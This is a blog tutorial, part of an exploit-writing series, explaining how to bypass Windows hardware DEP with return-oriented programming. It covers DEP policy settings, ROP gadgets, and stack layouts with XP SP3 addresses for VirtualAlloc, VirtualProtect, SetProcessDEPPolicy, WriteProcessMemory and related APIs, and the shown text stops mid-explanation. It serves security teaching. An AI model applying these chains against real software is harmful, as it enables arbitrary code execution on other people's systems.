Peter Van Eeckhoutte's Blog

:: [Knowledge is not an object, it´s a flow] ::

Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik's[TM] Cube

Peter Van Eeckhoutte · Wednesday, June 16th, 2010

Table of Contents

Introduction

About 3 months after finishing my previous exploit writing related tutorial, I finally found some time and fresh energy to start writing a new article.

In the previous tutorials, I have explained the basics of stack based overflows and how they can lead to arbitrary code execution. I discussed direct RET overflows, SEH based exploits, Unicode and other character restrictions, the use of debugger plugins to speed up exploit development, how to bypass common memory protection mechanisms and how to write your own shellcode.

While the first tutorials were really written to allow people to learn the basics about exploit development, starting from scratch (basically targeting people who don't have any knowledge about exploit development), you have most likely discovered that the more recent tutorials continue to build on those basics and require solid knowledge of asm, creative thinking, and some experience with exploit writing in general.

Today's tutorial is no different. I will continue to build upon everything we have seen and learned in the previous tutorials. This has a couple of consequences :

1. You really need to master stack based overflow exploitation techniques (direct RET, SEH,etc). I will assume that you do.
2. You need to have *some* asm knowledge. Don't worry. Even if your knowledge is limited to being able to understand what certain instructions do, you'll probably understand this tutorial. But when you want to build your own rop exploits / apply the rop techniques yourself, you will need to be able to write asm / recognize asm instructions when you need to do a specific task. In a way, and to a certain extent, you can compare writing a rop chain with writing generic shellcode, so I guess that the required level of asm you should have.
3. You need to know how to work with Immunity Debugger. Setting breakpoints, stepping through instructions, modifying values in registers and on the stack.
4. You need to know how the stack works, how data can be put on the stack, taken from the stack, how registers work and how you can interact with registers and the stack in general. This is really necessary before starting to do ROP.
5. If you don't master the basics of stack based exploiting, then this document is not for you. I will try to explain and to document all steps as good as I can, but in order to avoid ending up with an extremely lengthy document, I will have to assume you know how stack based overflows work and can be exploited.

In article 6 of the tutorial series, I have explained some techniques to bypass memory protection systems. Today, I'll elaborate more on one of these protection mechanisms, called DEP. (To be more specific, I'll talk about Hardware DEP (NX/XD) and how we can bypass it)

As you can read in tutorial 6, there are 2 major kinds of protection mechanisms… First of all, there are plenty of techniques that can be put in place by the developer (secure coding, stack cookies, safeseh, etc). Most compilers and linkers nowadays enable most of those features by default (except for "secure coding", which is not a feature of course), and that is a good thing. Sadly enough, there are still a horrible amount of applications out there that are not protected and will rely on other protection mechanisms. And I think you will agree that there are still a lot of developers who don't apply secure coding principles to all their code. On top of that (which makes things even worse), some developers start to rely on OS protection mechanisms (see next), and just don't even care about secure coding.

That brings us to a second layer of protections, which are part of all recent versions of the Windows operating system : ASLR (Address Space Layout Randomization) and DEP (Data Execution Prevention).

ASLR will randomize stack, heap, module base addresses, making it hard to "predict" (and thus hardcode) addresses/memory locations, consequently making it hard(er) for hackers to build reliable exploits. DEP (I am referring to hardware DEP in this tutorial) will basically prevent code to be executed on the stack (which is what we have done in all previous tutorials).

The combination of ASLR and DEP have been proven to be quite effective in most cases (but, as you will learn today, can still be bypassed under certain circumstances).

In short, application bugs/buffer overflows won't auto magically disappear, will probably never disappear, and compiler/linker protections are still not applied to all modules, all the time. That means that ASLR and DEP are our "last resort" layer of defense. ASLR and DEP are now part of all recent OS'es, so it's a natural evolution to see that attacking/bypassing these 2 protection mechanisms have become significant targets for hackers and researchers.

The technique that will be used to bypass DEP in this tutorial is not a new technique. It is very much based on the concept of ret-to-libc and was (re)branded to "ROP", short for "Return Oriented Programming".

I already discussed the concept of ret-to-libc in tutorial 6, and in fact, the NtSetInformationProcess technique explain in tutorial 6 is an example of ROP.

Over the last year/months, new vectors, new ways to use ROP to bypass DEP were documented. What this tutorial does is simply gather all that information and explain how they can be used to bypass DEP on Win32 systems.

Before looking at what DEP is, and how to bypass it, there is one very important thing to keep in mind :

In all previous tutorials, our shellcode (including alignment code etc) has been placed somewhere on the stack or heap, and we have tried to build reliable ways to jump to that code and execute it.

With hardware DEP enabled, you cannot execute a single instruction on the stack. You can still push and pop data onto/from the stack, but you cannot jump to the stack/execute code. Not without bypassing/disabling DEP first.

Keep that in mind.

Hardware DEP in the Win32 world

Hardware DEP takes advantage of the NX ("No Execute page protection", AMD specification) or XD ("Execute Disable", Intel specification) bit on DEP compatible CPU's, and will mark certain parts of the memory (which should only contain data, such as the default heap, stack, memory pools) as non-executable.

When an attempt is made to execute code from a DEP protected data page, an access violation (STATUS_ACCESS_VIOLATION (0xc0000005)) will occur. In most cases, this will result in process termination (unhandled exception). As a result of this, when a developer decided he wants to allow code to run from a certain memory page, he will have to allocate the memory and mark it as executable.

Support for hardware DEP was introduced in Windows XP SP2 and Windows Server 2003 SP1 and is now part of all versions of the Windows operating system since those 2 versions.

DEP functions on a per-virtual memory page basis and will change a bit in the PTE (Page Table Entry) to mark the page.

In order for the OS to use this feature, the processor must be running in PAE mode (Physical Address Extension). Luckily, Windows will enable PAE by default. (64bit systems are "Address Windowing Extensions" (AWE) aware, so no need to have a separate PAE kernel in 64 bit either)

The way DEP manifests itself within the Windows operating system is based on a setting which can be configured to one of the following values :

- **OptIn** : Only a limited set of Windows system modules/binaries are protected by DEP.
- **OptOut** : All programs, processes, services on the Windows system are protected, except for processes in the exception list
- **AlwaysOn** : All programs, processes, services, etc on the Windows system are protected. No exceptions
- **AlwaysOff** : DEP is turned off.

In addition to those 4 modes, MS implemented a mechanism called "Permanent DEP", which uses SetProcessDEPPolicy(PROCESS_DEP_ENABLE) to make sure processes are DEP enabled. On Vista (and later), this "permanent" flag is automatically set for all executables that were linked with the /NXCOMPAT option. When the flag is set, then changing the DEP policy for that executable *might* only be possible using the SetProcessDEPPolicy technique (see later).

You can find more information about SetProcessDEPPolicy here and here

The default settings for the various versions of the Windows operating system are :

- Windows XP SP2, XP SP3, Vista SP0 : OptIn (XP SP3 has Permanent DEP as well)
- Windows Vista SP1 : OptIn + AlwaysOn (+ Permanent DEP)
- Windows 7: OptOut + AlwaysOn (Permanent DEP)
- Windows Server 2003 SP1 and up : OptOut
- Windows Server 2008 and up : OptOut + AlwaysOn (+ Permanent DEP)

The DEP behavior on XP and 2003 server can be changed via a boot.ini parameter. Simply add the following parameter to the end of the line that refers to your OS boot configuration :

```
/noexecute=policy
```

(where "*policy*" can be OptIn, OptOut, AlwaysOn or AlwaysOff)

Under Vista/Windows 2008/Windows 7, you can change the settings using the bcdedit command :

```
bcdedit.exe /set nx OptIn
bcdedit.exe /set nx OptOut
bcdedit.exe /set nx AlwaysOn
bcdedit.exe /set nx AlwaysOff
```

You can get the current status by running "bcdedit" and looking at the nx value

Some links about hardware DEP :

- http://support.microsoft.com/kb/875352
- http://en.wikipedia.org/wiki/Data_Execution_Prevention
- http://msdn.microsoft.com/en-us/library/aa366553(VS.85).aspx

Bypassing DEP – Building blocks

As stated in the introduction, when hardware DEP is enabled, you cannot just jump to your shellcode on the stack, because it would not get executed. Instead, it would trigger an access violation and most likely terminate the process.

On top of that, each specific DEP setting (OptIn, OptOut, AlwaysOn, AlwaysOff) and the impact (or absence) of Permanent DEP will require (or will even dictate) a specific approach and technique.

So, what are our options ?

Well, since we cannot execute our own code on the stack, the only thing we can do is execute existing instructions/call existing functions from loaded modules and use data on the stack as parameters to those functions/instructions.

These existing functions will provide us with the following options :

- execute commands (WinExec for example – classic "ret-to-libc")
- mark the page (stack for example) that contains your shellcode as executable (if that is allowed by the active DEP policy) and jump to it
- copy data into executable regions and jump to it. (We *may* have to allocate memory and mark the region as executable first)
- change the DEP settings for the current process before running shellcode

The currently active DEP policy and settings will pretty much dictate the technique(s) you have to use to bypass DEP in a certain scenario.

A technique which should work all the time is "classic" ret-to-libc. You should be able to execute simple commands, using existing Windows API calls (such as WinExec), but it will be hard to craft "real" shellcode with this.

So we need to look further. We really need to try to bypass/overrule/change the DEP settings and get our custom shellcode to run.   Luckily, marking pages executable / changing DEP policy settings / etc can be done using native Windows OS API's/function calls.

So, is it that simple ?

Yes and no.

When we have to bypass DEP, we'll have to call a Windows API (I'll go into detail on these Windows API's a little bit further down the road).

The parameters to that API need to be in a register and/or on the stack. In order to put those parameters where they should be, we'll most likely have to write some custom code.

Think about it.

If one of the parameters to a given API function is for example the address of the shellcode, then you have to dynamically generate/calculate this address and put it in the right place on the stack. You cannot hardcode it, because that would be very unreliable (or, if the buffer cannot deal with null bytes and one of the parameters requires null bytes, then you would not be able to hardcode that value in your buffer). Using some small (shell)code to generate the value would not work either, because… DEP is enabled.


Question : How do we get those parameters on the stack ?

Answer : With custom code.

Custom code on the stack, however, cannot be executed. DEP would prevent that from happening.

Don't believe me ? Let's try with our good old Easy RM to MP3 Convertor exploit from tutorial 1.

Without DEP (OptIn)



Easy RM to MP3 Converter

Easy RM to MP3 Converter has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.


Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Send Error Report | Don't Send

With DEP (OptOut)



Data Execution Prevention - Microsoft Windows


To help protect your computer, Windows has closed this program.

Name: Easy RM to MP3 Converter
Publisher: Mini-stream

Change Settings | Close Message

Data Execution Prevention helps protect against damage from viruses or other threats. Some programs might not run correctly when it is turned on. For an updated version of this program, contact the publisher. What else should I do?

Or, as seen in the debugger (with DEP enabled – OptOut), right when the first instruction of the shellcode would get executed (so directly after the jump esp is made) : Movie



```
[23:00:32] Access violation when executing [0010F730] - use Shift+F7/F8/F9 to pass exception to program
```

Trust me. Even a simple NOP will not get executed.

The gadget

Anyways, back to our "custom code" issue. So if running code from the stack won't work, we have to use ROP.

In order to run our custom code and eventually execute the Windows API function call, we will need to use existing instructions (instructions in executable areas within the process), and put them in such an order (and "chain" them together) so they would produce what we need and put data in registers and/or on the stack.

We need to build a chain of instructions. We need to jump from one part of the chain to the other part of the chain without ever executing a single bit from our DEP protected region. Or, to use a better term, we need to return from one instruction to the address of the next instruction (and finally return to the windows API call when the stack has been set up).

Each instruction (series of instructions) in our ROP chain will be called a "gadget". Each gadget will return to the next gadget (= to the address of the next gadget, placed on the stack), or will call the next address directly. That way, instruction sequences are chained together.

> In his original paper, Hovav Shacham used the term "gadget" when referring to higher-level macros/code snippets. Nowadays, the term "gadget" is often used to refer to a sequence of instructions, ending with a ret (which is in fact just a subset of the original definition of a "gadget"). It's important to understand this subtlety, but at the same time I'm sure you will forgive me when I use "gadget" in this tutorial to refer to a set of instructions ending with a RET.

While you are building a ROP based exploit, you'll discover that the concept of using those gadgets to building your stack and calling an API can sometimes be compared to solving a Rubik's [tm] Cube (Thanks Lincoln for the great comparison). When you try to set a certain register or value on the stack, you may end up changing another one.

So there is not generic way to build a ROP exploit and you will find it somewhat frustrating at times. But I can guarantee you that some persistence and perseverance will pay off.

That's the theory.

Windows function calls to bypass DEP

First of all, before you start writing an exploit, you need to determine what your approach will be. What are the possible/available Windows API functions that can be used to bypass DEP in your current OS / DEP policy ? Once you have determined that, you can think about setting up your stack accordingly.

These are the most important functions that can help you to bypass/disable DEP :

- **VirtualAlloc(MEM_COMMIT + PAGE_READWRITE_EXECUTE)** + copy memory. This will allow you to create a new executable memory region, copy your shellcode to it, and execute it. This technique may require you to chain 2 API's into each other.
- **HeapCreate**(HEAP_CREATE_ENABLE_EXECUTE) + HeapAlloc() + copy memory. In essence, this function will provide a very similar technique as VirtualAlloc(), but may require 3 API's to be chained together))
- **SetProcessDEPPolicy()**. This allows you to change the DEP policy for the current process (so you can execute the shellcode from the stack) (Vista SP1, XP SP3, Server 2008, and only when DEP Policy is set to OptIn or OptOut)
- **NtSetInformationProcess()**. This function will change the DEP policy for the current process so you can execute your shellcode from the stack.
- **VirtualProtect(PAGE_READ_WRITE_EXECUTE)**. This function will change the access protection level of a given memory page, allowing you to mark the location where your shellcode resides as executable.
- **WriteProcessMemory().** This will allow you to copy your shellcode to another (executable) location, so you can jump to it and execute the shellcode. The target location must be writable and executable.

Each one of those functions requires the stack or registers to be set up in a specific way. After all, when an API is called, it will assume that the parameters to the function are placed at the top of the stack (= at ESP). That means that your primary goal will be to craft these values on the stack, in a generic and reliable way, without executing any code from the stack itself.

At the end (so after crafting the stack), you will most likely end up calling the API. To make that call work, ESP must point at the API function parameters.

Because we will be using gadgets (pointers to a series of instructions), which are placed on the stack as part of your payload/buffer, and because we are most likely going to return back to the stack all the time (or most of the times), it is very likely that, after building your entire rop chain to craft the parameters, your final result will *probably* look something like this :

	junk
	rop gadgets to craft the stack
ESP ->	function pointer (to one of the Windows API's)
	Function parameter

	Function parameter
	Function parameter
	…
	Maybe some more rop gadgets
	nops
	shellcode
	more data on the stack

Right before the function gets called, ESP points to the Windows API function pointer. That pointer is directly followed by the parameters that are needed for the function.

At that time, a simple "RET" instruction will jump to that address. This will call the function and will make ESP shift with 4 bytes. If all goes well, the top of the stack (ESP) points at the function parameters, when the function is called.

Choose your weapon

API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

(1) = doesn't exist

(2) = will fail because of default DEP Policy settings

Don't worry about how to apply these techniques, things will become clear soon.

Function parameters & usage tips

As stated earlier, when you want to use one of the available Windows API's, you will have to set up the stack with the correct parameters for that function first. What follows is a summary of all of these functions, their parameters, and some usage tips.

VirtualAlloc()

This function will allocate new memory. One of the parameters to this function specifies the execution/access level of the newly allocated memory, so the goal is to set that value to EXECUTE_READWRITE.

http://msdn.microsoft.com/en-us/library/aa366887(VS.85).aspx

```
LPVOID WINAPI VirtualAlloc(
  __in_opt  LPVOID lpAddress,
  __in      SIZE_T dwSize,
  __in      DWORD flAllocationType,
  __in      DWORD flProtect
);
```

This function requires you to set up a stack that contains the following values :

Return Address	Function return address (= address where function needs to return to after it has finished). I will talk about this value in a few moments
lpAddress	Starting address of region to allocate (= new location where you want to allocate memory). Keep in mind that this address might get rounded to the nearest multiple of the allocation granularity. You can try to put a provide a hardcoded value for this parameter
dwSize	Size of the region in bytes. (you will most likely need to generate this value using rop, unless your exploit can deal with null bytes)
flAllocationType	Set to 0×1000 (MEM_COMMIT). Might need rop to generate & write this value to the stack
flProtect	Set to 0×40 (EXECUTE_READWRITE). Might need rop to generate & write this value to the stack

On XP SP3, this function is located at 0×7C809AF1 (kernel32.dll)

When the VirtualAlloc() call was successful, the address where the memory has been allocated, will be saved into eax.

Note : this function will only allocate new memory. You will have to use a second API call to copy the shellcode into that new region and execute it. So basically, you need a second rop chain to accomplish this. (In the table above, I mentioned that the return address parameter needs to point to the second rop chain. So basically, the return address to VirtualAlloc() needs to point to the rop chain that will copy your shellcode to the newly allocated region and then jump to it)

To do this, you can use

- memcpy() (ntdll.dll) – 0×7C901DB3 on XP SP3
- WriteProcessMemory() (see later)

If you, for example, want to use memcpy(), then you can hook both the VirtualAllocate() and memcpy() calls together and have them execute directly after each other, using the following setup :

First, the pointer to VirtualAlloc() must be at the top of the stack, which is then followed by the following values (parameters) on the stack :

- pointer to memcpy (return address field of VirtualAlloc()). When VirtualAlloc ends, it will return to this address
- lpAddress : arbitrary address (where to allocate new memory. Example 0×00200000)
- size (how big should new memory allocation be)
- flAllocationType (0×1000 : MEM_COMMIT)
- flProtect (0×40 : PAGE_EXECUTE_READWRITE)
- Arbitrary address (same address as lpAddress, this param here will used to jump to shellcode after memcpy() returns). This field is the first parameter to the memcpy() function
- Arbitrary address (again, same address as lpAddress. Parameter here will be used as destination address for memcpy()). This field is the second parameter to the memcpy() function
- Address of shellcode (= source parameter for memcpy()). This will be the 3rd parameter to the memcpy() function

- Size : size parameter for memcpy(). This is the last parameter for the memcpy() function

The key is obviously to find a reliable address (address where to allocate memory) and produce all parameters on the stack using rop.
When this chain ends, you will end up executing the code which was copied to the newly allocated memory earlier.

HeapCreate()

http://msdn.microsoft.com/en-us/library/aa366599(VS.85).aspx

```
HANDLE WINAPI HeapCreate(
  __in  DWORD flOptions,
  __in  SIZE_T dwInitialSize,
  __in  SIZE_T dwMaximumSize
);
```

This function will create a private heap that can be used in our exploit. Space will be reserved in the virtual address space of the process.

When the flOptions parameter is set to 0×00040000 (HEAP_CREATE_ENABLE_EXECUTE), then all memory blocks that are allocated from this heap, will allow for code execution, even if DEP is enabled.

Parameter dwInitialSize must contain a value that indicates the initial size of the heap, in bytes. If you set this parameter to 0, then one page will be allocated.

The dwMaximumSize parameter refers to the maximum size of the heap, in bytes.

This function, will only create a private heap and mark it as executable. You still to allocate memory in this heap (with HeapAlloc for example) and then copy the shellcode to that heap location (with memcpy() for example)

When the CreateHeap function returns, a pointer to the newly created heap will be stored in eax. You will need this value to issue a HeapAlloc() call :
http://msdn.microsoft.com/en-us/library/aa366597(v=VS.85).aspx

```
LPVOID WINAPI HeapAlloc(
  __in  HANDLE hHeap,
  __in  DWORD dwFlags,
  __in  SIZE_T dwBytes
);
```

When new heap memory was allocated, you can use memcpy() to copy your shellcode into the allocated heap and execute it.

On XP SP3, HeapCreate is located at 0×7C812C56. HeapAlloc() is located at 7C8090F6. Both functions are part of kernel32.dll

SetProcessDEPPolicy()

http://msdn.microsoft.com/en-us/library/bb736299(VS.85).aspx

Works for : Windows XP SP3, Vista SP1 and Windows 2008.

In order for this function to work, the current DEP Policy must be set to OptIn or OptOut. If the policy is set to AlwaysOn (or AlwaysOff), then SetProcessDEPPolicy will throw an error. If a module is linked with /NXCOMPAT, the technique will not work either.   Finally and equally important, it can only be called for the process just once. So if this function has already been called in the current process (IE8 for example, already calls it when the process starts), then it won't work.

Bernardo Damele wrote an excellent blog post about this topic : http://bernardodamele.blogspot.com/2009/12/dep-bypass-with-setprocessdeppolicy.html

```
BOOL WINAPI SetProcessDEPPolicy(
  __in  DWORD dwFlags
);
```

This function requires one parameter, and this parameter must be set to 0 to disable DEP for the current process.

In order to use this function in a ROP chain, you need to set up the stack like this :

- pointer to SetProcessDEPPolicy()
- pointer to shellcode
- zero

The "pointer to shellcode" will make sure the chain will jump to the shellcode when the SetProcessDEPPolicy() was executed.

The address of SetProcessDEPPolicy() on XP SP3 is 7C8622A4 (kernel32.dll)

NtSetInformationProcess()

Works for : Windows XP, Vista SP0, Windows 2003

Technique documented by skape and skywing : http://uninformed.org/index.cgi?v=2&a=4

```
NtSetInformationProcess(
   NtCurrentProcess(),    // (HANDLE)-1
   ProcessExecuteFlags,   // 0x22
   &ExecuteFlags,         // ptr to 0x2
   sizeof(ExecuteFlags)); // 0x4
```

Using this function will require you to have 5 parameters on the stack :

Return address	Value to be generated, indicates where function needs to return to (= location where your shellcode is placed
NtCurrentProcess()	Static value, set to 0xFFFFFFFF
ProcessExecuteFlags	Static value, set to 0×22
&ExecuteFlags	Pointer to 0×2 (value can be static, might be dynamic as well). This address has to point to a memory location that contains 0×00000002
sizeOf(ExecuteFlags)	Static value, set to 0×4

The NtSetInformationProcess will fail if the permanent DEP flag is set. On Vista (and later), this flag is set automatically for all executables linked with the /NXCOMPAT linker option. The technique will also fail if the DEP policy mode is set to AlwaysOn.

Alternatively, you can also use an existing routine in ntdll (which, in essence, will do the same, and it will have the parameters set up for you automatically).

On XP SP3, NtSetInformationProcess() is located at 7C90DC9E (ntdll.dll)

As stated earlier, I already explained a possible way to use this technique in tutorial 6, but I will show another way to use this function in today's tutorial.

VirtualProtect()

http://msdn.microsoft.com/en-us/library/aa366898(VS.85).aspx

The VirtualProtect function changes the access protection of memory in the calling process.

```
BOOL WINAPI VirtualProtect(
  __in   LPVOID lpAddress,
  __in   SIZE_T dwSize,
  __in   DWORD flNewProtect,
  __out  PDWORD lpflOldProtect
);
```

If you want to use this function, you will have to put 5 parameters on the stack :

Return address	pointer to the location where VirtualProtect() needs to return to. This will be the address of your shellcode on the stack (dynamically created value)
lpAddress	pointer to the base address of the region of pages whose access protection attributes need to be changed. In essence, this will be the base address of your shellcode on the stack (dynamically created value)
dwsize	number of bytes (dynamically created value, making sure the entire shellcode can get executed. If the shellcode will expand for some reason (because of decoding for example), then those additional bytes will need to be taken into account and accounted for.
flNewProtect	option that specifies the new protection option : 0×00000040 : PAGE_EXECUTE_READWRITE. If your shellcode will not modify itself (decoder for example), then a value of 0×00000020 (PAGE_EXECUTE_READ) might work as well
lpflOldProtect	pointer to variable that will receive the previous access protection value

Note : The memory protection constants that can be used in VirtualProtect() can be found here

On XP SP3, VirtualProtect() is located at 0×7C801AD4 (kernel32.dll)

WriteProcessMemory()

http://msdn.microsoft.com/en-us/library/ms681674(VS.85).aspx

Technique documented by Spencer Pratt : http://www.packetstormsecurity.org/papers/general/Windows-DEP-WPM.txt

```
BOOL WINAPI WriteProcessMemory(
  __in   HANDLE hProcess,
  __in   LPVOID lpBaseAddress,
  __in   LPCVOID lpBuffer,
  __in   SIZE_T nSize,
  __out  SIZE_T *lpNumberOfBytesWritten
);
```

This function will allow you to copy your shellcode to another (executable) location so you can jump to it & execute it. During the copy, WPM() will make sure the destination location is marked as writeable. You only have to make sure the target destination is executable.

This function requires 6 parameters on the stack :

return address	Address where WriteProcessMemory() needs to return to after it finished
hProcess	the handle of the current process. Should be -1 to point to the current process (Static value 0xFFFFFFFF)
lpBaseAddress	pointer to the location where your shellcode needs to be written to. The "return address" and "lpBaseAddress" will be the same.
lpBuffer	based address of your shellcode (dynamically generated, address on the stack)
nSize	number of bytes that need to be copied to the destination location
lpNumberOfBytesWritten	writeable location, where number of bytes will be written to


On XP SP3, WriteProcessMemory() is located at 0×7C802213 (kernel32.dll)

One of the nice things about WriteProcessMemory() (abbreviated to WPM() from this point forward) is the fact that you can use it in 2 ways to gain DEP bypass.

**** WPM Technique 1 : full WPM() call***

You can copy/write your shellcode to an executable location and jump to it. This technique requires all WPM() parameters to be set up correctly. A possible example for XP SP3 would be patching oleaut32.dll (which is loaded in many applications). Oleaut32.dll is most likely not going to be used in your shellcode, so it would be acceptable to "corrupt" it.

The .text section if oleaut32.dll is R E, begins at 0×77121000 and is 7F000 bytes long.



```
76B6B000 00002000 WINMM    .reloc relocations             Imag R   RWE
77120000 00001000 OLEAUT32        PE header               Imag R   RWE
77121000 0007F000 OLEAUT32 .text  code,imports,exports    Imag R E RWE
771A0000 00001000 OLEAUT32 .orpc                          Imag R E RWE
771A1000 00003000 OLEAUT32 .data  data                    Imag RW  RWE
771A4000 00001000 OLEAUT32 .rsrc  resources               Imag R   RWE
771A5000 00006000 OLEAUT32 .reloc relocations             Imag R   RWE
```

> There is a problem with this approach. Since you will be writing to a R+E area, the shellcode will not be able to modify itself. (The WriteProcessMemory call will temporarily mark the location as writeable, but removes the level again.) This means that, if you are using encoded shellcode (or shellcode that modifies itself), it will not work. This can be an issue because of bad chars etc.
>
> Of course, you could try to prepend the real shellcode with some small shellcode that would use virtualprotect() for example, to mark it's own location as writable. You can find an example on how to do this, in the "Egghunter" section

We need 2 addresses : one to be used as return address / destination address, and one that will be used as writeable location (where 'number of bytes written' will be written to). So a good example would be :

return address	0×77121010

hProcess	0xFFFFFFFF
lpBaseAddress	0x77121010
lpBuffer	to be generated
nSize	to be generated
lpNumberOfBytesWritten	0x77121004


(the lpNumberOfBytesWritten is located before the destination location, to avoid that it would corrupt the shellcode after it was copied to the destination)

If you want to use shellcode that uses a decoder, you will have to prepend your shellcode with a call to virtualprotect or so, to mark the current region as writable / executable (depending on whether you are writing to a RE or RW area) before running the encoded shellcode..

**** WPM Technique 2 : patch WPM() itself***

Alternatively, you can also "patch" the WPM function itself. So basically you would be writing your shellcode into kernel32.dll, overwriting a part of the WPM function. This will solve the issue with encoded shellcode (but it has a size limitation as you will see in a few moments)

On XP SP3, the WPM function is located at 0x7C802213



Name	Add...	Ordinal
GetStartupInfoW	7C801E54	432
GetStartupInfoA	7C801EF2	431
ReadProcessMemory	7C8021D0	682
WriteProcessMemory	7C802213	922
CreateProcessW	7C802336	103
CreateProcessA	7C80236B	99

Inside the WPM function, a number of CALL's and jumps are made to actually copy the data (shellcode) from the stack to the destination location :

